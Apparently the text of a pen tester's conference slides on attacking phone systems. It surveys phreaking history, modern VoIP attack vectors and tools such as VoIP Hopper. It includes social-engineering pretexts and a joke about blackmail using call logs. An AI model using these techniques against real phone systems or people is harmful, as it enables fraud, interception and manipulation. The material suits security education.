

Owning Phone Systems

Why it (still) matters

Josh “savant42”

Brashars

AppSec Consulting

Obligatory “WTF are you?” slide

Pen Tester

Sometimes “telephone enthusiast”

Co-Founder of Mayhemic Labs

dc949 

But before we begin...

My Wife = APT

My Wife = APT

Seriously.

Some quick math
(Frank² loves math)

let “d” = Defcon
let “m” = Months

$$x = (d * 19) - (m * 9)$$



And then...



No Defcon.

Owning Phones

Why this talk?

Phones have been around a long time

Tech may change but basic premise is the same

Everywhere

Pen Testers

Always about the new hotness

Don't care about the old and busted.



As a result...

Security stopped being important

PBXs became more complex, more obscure

**“Nobody is attacking
phones anymore”**

“Phreaking is dead”


Any creature without a predator...



Remember when web “sites”
became “applications?”

An orgy of shitty coding
“We’ll secure it later!”
(Or... never.)

Needlessly Complex



So now we have all
these horny bunnies...

Hundreds of vendors



Acquisitions, Mergers, Leasing, Rebranding

In summary...

Telephones, one of the most important assets a business can possess, are more broken than they have ever been.

**Without the phones,
most businesses will
hurt.**

Phones are “trusted”

Phones make money.

Money for Pen tests.

...and money to go to
Thotcon.

In short, hack harder.

Pen Test Engagements

Did you make sure to ask? (scope)

How hard do you look at them?

How well do you know telephony?

The good news?

The good news?


(for pen testers)

Easier than ever.

But first...



Old School



Sweet!

Scaling!

Redundant!

Secure!

...uh, how to do
routing?

Let's use sound!

In-Band Signaling



In-Band Signaling

Secret tones within the existing channel

Security Through Obscurity

What could go wrong?!



Blind telephone enthusiasts figured it out

Could drop call by whistling

Bell technical journal published frequencies

Phone phreaking is born.

Making it Happin'



Blind phreaks used cassettes and pianos to create Multi-Frequency (MF) tones

Met John “Capt. Crunch” Draper

Discovered Cap’n Crunch Bosun Whistle could create 2600 hz tone, seize trunk

Crunch created electronic device to phreak



Toll fraud is huge

Production of “Blue Boxes” ignites,
Metasploit for phones

Even Woz and Jobs get in on it.

Genie is out of the bottle

Kids are controlling the phone network

Mafia and Political Dissidents get in on it

“Hacker” culture is in full swing

Phones are Owned.

And then...

The King is Dead(ish)

Party continued full swing until switches went digital

Control channels are (mostly) no longer in-band

We're cool now, right?



Wrong.

Digital Era

Phone switches are basically giant computers.

Computers with modems.



Damn kids.

As technology improves, so do attackers

Skill requirement goes up, somewhat

Mafia and Activists are less involved, but
hacking remains rampant

Damn kids.

Personal computers boom, BBSes are born

“K-Rad boards” lead to more fraud

Long Distance is \$\$\$++

Victimless crime?

Highly Skilled Attackers

Toll fraud leads the way to owning digital switches

LOD, Masters of Deception (MoD), etc...

Pranking!

Why does my house phone ask me for coins?!?

Eavesdropping

Highly Skilled Attackers

Continued

Calls are maliciously re-routed

Denial of Service

Dogs and cats, living together.

Mass Hysteria.



NO CARRIER

R.I.P.

Increased interest in hacking computers

Phone phreaking dies down


Long distance calls become reasonable

IP is the new hotness

BBSes are mostly gone

We're cool NOW,
right?






The Honeymoon

Phone calls are now dirt cheap.

As little as .02 CENTS per minute.

Business is STOKED.

Who *really* cares about toll fraud?



Old becomes new.

Retro is in.

Old attacks, new techniques

Interception is now trivial.

Caller ID Spoofing

Voice Mail Attacks

Swatting

Paris Hilton

Fast forward to...



Today.

The honeymoon is over.

VoIP is everywhere

VoIP has been talked about to death

Everyone uses VoIP.

Let's get down to it.

Threat Modeling

Attack Vectors

Trust and Social Engineering Attacks

Information Disclosure

Interception

OS Attacks

Toll Fraud

Denial of Service

Trust


Caller ID Spoofing

This is Jim From IT Services, I hear your computer is running slowly?

This is CEO Jim, gimme your passwords!

Trust





113951

VoIP Hopper

<http://voiphopper.sourceforge.net/>

Hop...er...VoIP.

Information Disclosure

Convergence is here to stay.

“WebEx” style conferencing

Proprietary data uploaded as slide decks

“Confidential”, “Partner Only”

Saved to the file system

Information Disclosure

Call Logs tell you who calls who

The CEO sure does call his secretary a lot.

Like, a LOT, a lot.

Dude, I think the CEO is @#%ing the secretary.

BLACKMAIL!

Interception

The New Way.



Interception

